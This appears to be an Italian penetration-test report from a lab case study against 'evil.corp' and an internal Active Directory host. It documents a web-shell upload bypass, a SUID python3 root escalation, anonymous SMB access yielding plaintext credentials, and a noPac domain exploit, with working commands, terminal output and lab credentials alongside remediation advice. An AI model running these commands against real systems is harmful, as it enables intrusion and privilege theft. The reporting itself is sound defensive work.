

[APT-420]

INTRODUZIONE

1. RIEPILOGO:

1.1 Scope:

1.2 Post Assessment Clean-up:

1.3 Valutazione Del Rischio:

1.4 Findings Overview:

1.5 Chain Degli Eventi:

1.6 Servizi Esposti:

Host: 192.170.1.10

Host: 10.10.10.9

2. DETTAGLI:

2.1 Esposizione di file di sviluppo riservati ad utenti non autorizzati.

Conseguenze:

Dettagli vulnerabilità:

Steps:

Prove:

Linee guida per la risoluzione:

2.2 Vulnerabilità logica nell'app php.

Conseguenze:

Dettagli vulnerabilità:

Steps:

Prove:

Linee guida per la risoluzione:

2.3 Privilege Escalation

Conseguenze:

Dettagli vulnerabilità:

Steps:

Prove:

Linee guida per la risoluzione:

2.4 Accesso anonimo alle share SMB e credenziali salvate in chiaro.

Conseguenze:

Dettagli vulnerabilità:

Steps:

Prove:

Linee guida per la risoluzione:

2.5 Privilege Escalation

Conseguenze:

Dettagli vulnerabilità:

Steps:

Prove:

Linee guida per la risoluzione:

CONCLUSIONI

INTRODUZIONE

Durante l'analisi sono state individuate alcune vulnerabilità che potrebbero compromettere la confidenzialità, integrità e disponibilità delle informazioni e degli asset aziendali.

È stato valutato l'impatto potenziale e sono state formulate raccomandazioni per il miglioramento della sicurezza e la mitigazione delle vulnerabilità trovate.

Durante l'esecuzione dei test sono stati utilizzati sia tool automatizzati che tecniche manuali per simulare attacchi realistici.

Nel documento sono riportati tutti i dettagli sui risultati ottenuti, le minacce individuate e un piano d'azione per risolvere le problematiche riscontrate.

1. RIEPILOGO:

1.1 Scope:

La valutazione della sicurezza ha compreso i seguenti asset:

- <http://evil.corp/> [IP: 192.170.1.10]
- 10.10.10.0/24

1.2 Post Assessment Clean-up:

Eventuali account creati per lo scopo di questa valutazione, devono essere disabilitati o rimossi, se opportuno, insieme a tutti i contenuti associati.

| Host | Username | Password | Privilegi |
|--------------|----------|-----------|---|
| 192.170.1.10 | pwnd | pwnd | root |
| 10.10.10.9 | pwnd | !Pw_nd420 | nt authority\system (anche 'Domain Admins') |

```
root@webserver: /home
File Actions Edit View Help
pwnd@webserver:/home$ whoami
pwnd
pwnd@webserver:/home$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c3:6d:a0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.170.1.10/24 brd 192.170.1.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec3:6da0/64 scope link
        valid_lft forever preferred_lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c3:6d:aa brd ff:ff:ff:ff:ff:ff
    altname enp2s4
    inet 10.10.10.4/24 brd 10.10.10.255 scope global ens36
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec3:6daa/64 scope link
        valid_lft forever preferred_lft forever
pwnd@webserver:/home$ uname -a
Linux webserver 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
pwnd@webserver:/home$ groups pwnd
pwnd : pwnd sudo
pwnd@webserver:/home$
```

```
apt420@kali: ~/Desktop/file_caso_di_studio/tools/noPac
File Actions Edit View Help
chisel client x chisel server x apt420@kali: ~/Desktop/file_caso_di_studio/tools/noPac x
(apt420@kali) [~/Desktop/file_caso_di_studio/tools/noPac]
$ proxychains evil-winrm -i 10.10.10.9 -u pwnd -p '!Pw_nd420' -s /opt/script_evil_winrm 2>/dev/null
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> Invoke-ScheduledTask.ps1
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> Invoke-CommandAs.ps1
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> menu
[+] DLL-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Invoke-CommandAs
[+] Invoke-ScheduledTask
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> whoami
addc\pwnd
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> Invoke-CommandAs -ScriptBlock {whoami} -AsSystem
nt authority\system
*Evil-WinRM* PS C:\Users\pwnd.ADDC.000\Documents> 
```

1.3 Valutazione Del Rischio:

La tabella qui di seguito fornisce una chiave di interpretazione dei nomi dei rischi e della severità utilizzati in tutto il rapporto, al fine di fornire un sistema di valutazione dei rischi chiaro e conciso.

| Risk Rating | CVSS v3.1 Score | Descrizione |
|-------------|-----------------|--|
| CRITICAL | 9.0 - 10 | Vulnerabilità classificata come critica. Richiede una risoluzione il più rapidamente possibile. |
| HIGH | 7.0 - 8.9 | Vulnerabilità classificata come alta. Richiede una risoluzione a breve termine. |
| MEDIUM | 4.0 - 6.9 | Vulnerabilità classificata come media. Dovrebbe essere risolta durante il processo di manutenzione. |
| LOW | 1.0 - 3.9 | Vulnerabilità classificata come bassa. Dovrebbe essere affrontata come parte delle attività di manutenzione di routine. |
| INFO | 0 - 0.9 | Vulnerabilità che viene riportata a scopo informativo. Dovrebbe essere affrontata al fine di conformarsi alle migliori pratiche. |


1.4 Findings Overview:

Di seguito sono elencate tutte le problematiche identificate durante la valutazione, con una breve descrizione e valutazione del rischio per ciascuna problematica. Le valutazioni del rischio utilizzate in questo rapporto sono definite nella sezione 'Valutazioni Del Rischio'.

| ID | Host | Finding | Risk |
|----|--------------|--|--------------|
| 1 | 192.170.1.10 | Esposizione di file di sviluppo riservati ad utenti non autorizzati. | MEDIUM (5.3) |
| 2 | 192.170.1.10 | Vulnerabilità logica nell'app php. | HIGH (8.8) |
| 3 | 192.170.1.10 | Privilege Escalation. | MEDIUM (6.7) |
| 4 | 10.10.10.9 | Accesso anonimo alle share SMB e credenziali salvate in chiaro. | HIGH (8.8) |
| 5 | 10.10.10.9 | Privilege Escalation. (CVE-2021-42278, CVE-2021-42287) | HIGH (8.2) |

1.5 Chain Degli Eventi:

È possibile notare, tramite il seguente grafico, che la catena degli eventi parte dalla vulnerabilità ID:1. Tutte le altre vulnerabilità sono state ritrovate seguendo la catena.



1.6 Servizi Esposti:

Host: 192.170.1.10

```
apt420@kali: ~  
File Actions Edit View Help  
FBI  
Where the fuck did you go?  
  
(apt420@kali)-[~]  
$ nmap -sC -sV evil.corp  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 20:13 CEST  
Nmap scan report for evil.corp (192.170.1.10)  
Host is up (0.00033s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 256 203c9accf31d8fd0dc4a68d2e7eb8a60 (ECDSA)  
|_ 256 b51f8f175180807f58b239c687922ca5 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-title: Upload  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

Host: 10.10.10.9

```
apt420@kali: ~  
File Actions Edit View Help  
chisel client x chisel server x apt420@kali: ~ x  
  
(apt420@kali)-[~]  
$ proxychains nmap -sC -sV 10.10.10.9 2>/dev/null  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 20:10 CEST  
Nmap scan report for 10.10.10.9  
Host is up (0.0031s latency).  
Not shown: 988 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
53/tcp    open  domain   Simple DNS Plus  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-18 18:11:08Z)  
135/tcp   open  msrpc    Microsoft Windows RPC  
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn  
389/tcp   open  ldap     Microsoft Windows Active Directory LDAP (Domain: addc.evilcorp.org0., Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds (workgroup: ADDC)  
464/tcp   open  kpasswd5?  
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped  
3268/tcp  open  ldap     Microsoft Windows Active Directory LDAP (Domain: addc.evilcorp.org0., Site: Default-First-Site-Name)  
3269/tcp  open  tcpwrapped  
5357/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_ http-server-header: Microsoft-HTTPAPI/2.0  
|_ http-title: Service Unavailable  
Service Info: Host: ADDC-SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
| smb-os-discovery:  
| OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)  
| Computer name: ADDC-SERVER  
| NetBIOS computer name: ADDC-SERVER\x00  
| Domain name: addc.evilcorp.org  
| Forest name: addc.evilcorp.org  
| FQDN: ADDC-SERVER.addc.evilcorp.org  
| System time: 2023-05-18T20:11:14+02:00  
|_ clock-skew: mean: -59m59s, deviation: 1h24m49s, median: -1h59m58s  
| smb-security-mode:  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: required  
|_ smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 25.83 seconds
```

2. DETTAGLI:

2.1 Esposizione di file di sviluppo riservati ad utenti non autorizzati.

Utilizzando `dirb`, un tool per il brute-forcing delle directory delle applicazioni web, è possibile trovare la cartella `/dev` che contiene i file di sviluppo dell'applicazione.

Conseguenze:

L'utente malevolo può esaminare il codice e trovare vulnerabilità che possono causare ulteriori danni.

Dettagli vulnerabilità:

| | |
|------------------|--|
| Host | 192.170.1.10 |
| ID | 1 |
| Risk Rating | MEDIUM (5.3) |
| CVSS v3.1 Vector | <u>AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N</u> |
| Riferimenti | |

Steps:

1. Un utente non autorizzato naviga in `http://evil.corp/dev`
2. L'utente ha accesso ai file di sviluppo dell'applicazione web.

Prove:


```
(apt420@kali)-[~]
└─$ dirb http://evil.corp

DIRB v2.22
By The Dark Raver

START_TIME: Thu May 18 19:11:06 2023
URL_BASE: http://evil.corp/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://evil.corp/ —
⇒ DIRECTORY: http://evil.corp/dev/
```



Linee guida per la risoluzione:

- Evitare di salvare file di sviluppo in locazioni accessibili da utenti non autorizzati.

2.2 Vulnerabilità logica nell'app php.

Dopo aver ottenuto l'accesso al codice sorgente dell'applicazione è possibile notare che è presente una vulnerabilità logica.

Conseguenze:

L'utente malevolo può caricare sul server qualsiasi tipo di file. Di conseguenza può ottenere RCE (Remote Code Execution) e causare ulteriori danni sfruttando l'accesso al server.

Dettagli vulnerabilità:

| | |
|------------------|--|
| Host | 192.170.1.10 |
| ID | 2 |
| Risk Rating | HIGH (8.8) |
| CVSS v3.1 Vector | <u>AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H</u> |
| Riferimenti | |

Steps:

1. L'utente malevolo scarica una web shell in php.
2. L'utente malevolo rinomina la shell in `shell.jpg.php` in modo da bypassare il filtro presente.
3. L'utente malevolo naviga nella posizione della shell appena caricata ed ottiene RCE.

Prove:

The screenshot shows a Kali Linux terminal window with a netcat listener on port 7777. It receives a connection from 192.170.1.10. The user is 'www-data' and the shell is a basic bash shell. Below the terminal, a web browser window shows the 'evil.corp/index.php' page. The page has a title 'Safe Photo uploader' with a smiley face icon. A green button says 'CARICA UNA IMMAGINE!'. Below it is a table of uploaded files:

| NOME | DIMENSIONE | TIPO |
|-------------------------------|-------------|------|
| cat.jpg | 119769 byte | jpg |
| gate.jpg.png | 236055 byte | png |
| shell.jpg.php | 5493 byte | php |

At the bottom, a green message bar states: 'Il file shell.jpg.php è stato caricato.'

Linee guida per la risoluzione:

- È necessario implementare una convalidazione del tipo MIME del file caricato.
- Modificare il codice php utilizzando `pathinfo` per ottenere l'estensione in modo adeguato:

```
// Dichiarazione del file pre-esistente
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

// Ottenere l'estensione del file in modo corretto
$extension = pathinfo($target_file, PATHINFO_EXTENSION);

// Specificare le estensioni valide consentite
$allowedExtensions = array('jpg', 'jpeg', 'png');

// Verificare se l'estensione del file è tra quelle consentite
if (!in_array(strtolower($extension), $allowedExtensions)) {
    $error = "ERRORE: Sono ammesse solo le seguenti estensioni: " . implode(', ', $allowedExtensions);
    $uploadOk = 0;
}
```


2.3 Privilege Escalation

Dopo aver ottenuto accesso al server web è possibile effettuare PE per ottenere i permessi di amministratore.

Conseguenze:

L'utente malevolo ottiene i privilegi massimi sul servizio e può eseguire qualsiasi azione.

Dettagli vulnerabilità:

| | |
|------------------|--|
| Host | 192.170.1.10 |
| ID | 3 |
| Risk Rating | MEDIUM (6.7) |
| CVSS v3.1 Vector | <u>AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H</u> |
| Riferimenti | <u>https://gtfobins.github.io/gtfobins/python/#suid</u> |

Steps:

1. L'utente malevolo, dopo aver ottenuto l'accesso al server, nota che python3 ha il bit SUID correttamente impostato.
2. L'utente malevolo utilizza python3 per ottenere i privilegi di amministratore.

Prove:

```
apt420@kali: ~  
File Actions Edit View Help  
apt420@kali: ~ x apt420@kali: ~ x  
(apt420@kali)-[~]  
$ nc -lnvp 7777  
listening on [any] 7777 ...  
connect to [192.170.1.2] from (UNKNOWN) [192.170.1.10] 55606  
Linux webserver 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux  
17:54:41 up 6:20, 1 user, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
user tty1 - 11:47 6:06m 0.02s 0.01s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ find / -perm /4000 -type f 2>/dev/null | grep 'python'  
/usr/bin/python3.10  
$ whoami  
www-data  
$ python3 -c 'import os;os.execl("/bin/bash", "bash", "-p")'  
whoami  
root  
uname -a  
Linux webserver 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

Linee guida per la risoluzione:

- In caso non fosse strettamente necessario abilitare il bit SUID per python3 è consigliato disabilitarlo.

2.4 Accesso anonimo alle share SMB e credenziali salvate in chiaro.

Un utente malevolo può enumerare le share SMB del network interno, inoltre è abilitato l'accesso anonimo e chiunque ha permessi di lettura e scrittura nella share `Documents`.

È possibile trovare credenziali salvate in chiaro nella share `Documents`.

Conseguenze:

L'utente malevolo può ottenere dati sensibili, enumerare il network interno ed eventualmente manomettere o abusare i servizi presenti nella rete interna.


Dettagli vulnerabilità:

| | |
|------------------|--|
| Host | 10.10.10.9 |
| ID | 4 |
| Risk Rating | HIGH (8.8) |
| CVSS v3.1 Vector | <u>AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H</u> |
| Riferimenti | |

Steps:

1. L'utente malevolo può enumerare le share utilizzando `smbmap`.
2. L'utente malevolo può accedere alle share utilizzando `smbclient`.
3. L'utente malevolo può verificare che le credenziali trovate sono corrette e di conseguenza può eseguire comandi sul server utilizzando `crackmapexec`.

Prove:



```
apt420@kali: ~  
File Actions Edit View Help  
chisel client x chisel server x apt420@kali: ~ x here the fuck did you go?  
(apt420@kali)-[~]  
$ proxchains smbmap -H 10.10.10.9 2>/dev/null  
[+] IP: 10.10.10.9:445 Name: 10.10.10.9  
Disk  
ADMIN$ NO ACCESS Remote Admin  
C$ NO ACCESS Default share  
Documents READ, WRITE  
IPC$ NO ACCESS Remote IPC  
NETLOGON NO ACCESS Logon server share  
SYSVOL NO ACCESS Logon server share  
Users READ ONLY
```

```
apt420@kali: ~  
File Actions Edit View Help  
chisel client x chisel server x apt420@kali: ~ x here the fuck did you go?  
(apt420@kali)-[~]  
$ proxychains smbclient //10.10.10.9/Documents 2>/dev/null  
Password for [WORKGROUP\apt420]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
backup_credentials.txt  
desktop.ini  
Documento Super Segreto!.rtf  
Meme Amongus  
My Music  
My Pictures  
My Videos  
DR 0 Thu May 18 20:15:15 2023  
DR 0 Thu May 18 20:15:15 2023  
A 22 Sat May 13 13:37:10 2023  
AHS 402 Tue May 9 01:02:15 2023  
A 7 Sat May 13 13:37:54 2023  
D 0 Sat May 13 13:38:04 2023  
DHSrn 0 Tue May 9 01:02:12 2023  
DHSrn 0 Tue May 9 01:02:12 2023  
DHSrn 0 Tue May 9 01:02:12 2023  
15570943 blocks of size 4096. 11261592 blocks available  
smb: \> get backup_credentials.txt  
smb: \> exit  
(apt420@kali)-[~]  
$ ls  
armitage-tmp Desktop Downloads Pictures Templates  
backup_credentials.txt Documents Music Public Videos  
(apt420@kali)-[~]  
$ cat backup_credentials.txt  
mmichele:Pa22w0rd!@ABC  
(apt420@kali)-[~]  
$
```

```
apt420@kali: ~  
File Actions Edit View Help  
chisel client x chisel server x apt420@kali: ~ x here the fuck did you go? Log Out...  
(apt420@kali)-[~]  
$ proxychains crackmapexec smb 10.10.10.9 -u utente_non_valido -p 'password_non_valida' 2>/dev/null  
SMB 10.10.10.9 445 ADDC-SERVER [*] Windows Server 2019 Datacenter 17763 x64 (name:ADDC-SERVER) (domain:adcc.evilcorp.org) (signing:True) (SMBv1:True)  
SMB 10.10.10.9 445 ADDC-SERVER [-] addc.evilcorp.org\utente_non_valido:password_non_valida STATUS_LOGON_FAILURE  
(apt420@kali)-[~]  
$ proxychains crackmapexec smb 10.10.10.9 -u mmichele -p 'Pa22w0rd!@ABC' 2>/dev/null  
SMB 10.10.10.9 445 ADDC-SERVER [*] Windows Server 2019 Datacenter 17763 x64 (name:ADDC-SERVER) (domain:adcc.evilcorp.org) (signing:True) (SMBv1:True)  
SMB 10.10.10.9 445 ADDC-SERVER [*] addc.evilcorp.org\mmichele:Pa22w0rd!@ABC  
(apt420@kali)-[~]  
$
```

Linee guida per la risoluzione:

- NON SALVARE CREDENZIALI IN CHIARO!
- Disabilitare l'accesso anonimo alle share.
- Aggiornare il protocollo SMB da SMB1 a SMB2.

2.5 Privilege Escalation

L'host è vulnerabile all'exploit noPac (**CVE-2021-42278**, **CVE-2021-42287**)

Conseguenze:

L'utente malevolo ottiene i privilegi massimi sul servizio e può eseguire qualsiasi azione.

L'utente malevolo potrebbe aggiungersi ai 'Domain Admins' e compromettere l'intero network interno.


Dettagli vulnerabilità:

| | |
|------------------|--|
| Host | 10.10.10.9 |
| ID | 5 |
| Risk Rating | HIGH (8.2) |
| CVSS v3.1 Vector | <u>AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H</u> |
| Riferimenti | <u>https://nvd.nist.gov/vuln/detail/CVE-2021-42278</u> |

Steps:

1. L'utente malevolo esegue l'exploit per ottenere i permessi di amministratore.

Prove:



```
apt420@kali: ~  
File Actions Edit View Help  
chisel client x chisel server x apt420@kali: ~ x  
here the fuck did you go?  
[apt420@kali]~  
$ proxychains crackmapexec smb 10.10.10.9 -u mmichele -p 'Pa22w0rd!@ABC' -M nopac 2>/dev/null  
SMB 10.10.10.9 445 ADDC-SERVER [*] Windows Server 2019 Datacenter 17763 x64 (name:ADDC-SERVER) (domain:addc.evilcorp.org) (signing:True) (SMBv1:True)  
SMB 10.10.10.9 445 ADDC-SERVER [+] addc.evilcorp.org\mmichele:Pa22w0rd!@ABC  
NOPAC 10.10.10.9 445 ADDC-SERVER TGT with PAC size 1541  
NOPAC 10.10.10.9 445 ADDC-SERVER TGT without PAC size 744  
NOPAC 10.10.10.9 445 ADDC-SERVER VULNEABLE  
NOPAC 10.10.10.9 445 ADDC-SERVER Next step: https://github.com/Ridter/noPac  
[apt420@kali]~  
$
```

```
apt420@kali: ~/Desktop/file_caso_di_studio/tools/noPac
File Actions Edit View Help
chisel client x chisel server x apt420@kali: ~/Desktop/file_caso_di_studio/tools/noPac x
[apt420@kali] ~/Desktop/file_caso_di_studio/tools/noPac
$ proxychains python3 noPac.py addc.evilcorp.org/mmichele:'Pa22w0rd!@ABC' -dc-ip 10.10.10.9 -shell --impersonate administrator -use-ldap
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

NOPAC

[proxychains] Dynamic chain ... 127.0.0.1:7789 ... timeout
[proxychains] Dynamic chain ... 127.0.0.1:8457 ... timeout
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:389 ... OK
[*] Current ms-DS-MachineAccountQuota = 999
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:53 ... OK
[*] Selected Target addc-server.addc.evilcorp.org
[*] will try to impersonate administrator
[*] Adding Computer Account "WIN-7KNIB2CBTSQ$"
[*] MachineAccount "WIN-7KNIB2CBTSQ$" password = Rdm!J%qmtic7
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:445 ... OK
[*] Successfully added machine account WIN-7KNIB2CBTSQ$ with password Rdm!J%qmtic7.
[*] WIN-7KNIB2CBTSQ$ object = CN=WIN-7KNIB2CBTSQ,CN=Computers,DC=addc,DC=evilcorp,DC=org
[*] WIN-7KNIB2CBTSQ$ sAMAccountName = addc-server
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:88 ... OK
[*] Saving a DC's ticket in addc-server.ccache
[*] Resetting the machine account to WIN-7KNIB2CBTSQ$
[*] Restored WIN-7KNIB2CBTSQ$ sAMAccountName to original value
[*] Using TGT from ccache
[*] Impersonating administrator
[*] Requesting S4U2self
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:88 ... OK
[*] Saving a user's ticket in administrator.ccache
[*] Rename ccache to administrator.addc-server.addc.evilcorp.org.ccache
[*] Attempting to del a computer with the name: WIN-7KNIB2CBTSQ$
[-] Delete computer WIN-7KNIB2CBTSQ$ Failed! Maybe the current user does not have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[proxychains] Dynamic chain ... 127.0.0.1:2626 ... 10.10.10.9:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Linee guida per la risoluzione:

- Aggiornare al più presto il sistema e installare la patch **KB5008380**.

CONCLUSIONI

Durante il Penetration Test condotto per il caso di studio, sono state rilevate diverse vulnerabilità significative.

Attraverso un'analisi approfondita, sono state identificate cinque vulnerabilità, di cui due con severità "MEDIUM" e tre con severità "HIGH" secondo la metrica CVSS v3.1.

Queste vulnerabilità possono rappresentare una minaccia per la confidenzialità, integrità e disponibilità degli asset digitali.

Si raccomanda vivamente l'implementazione delle contromisure suggerite nel rapporto per mitigare tali rischi.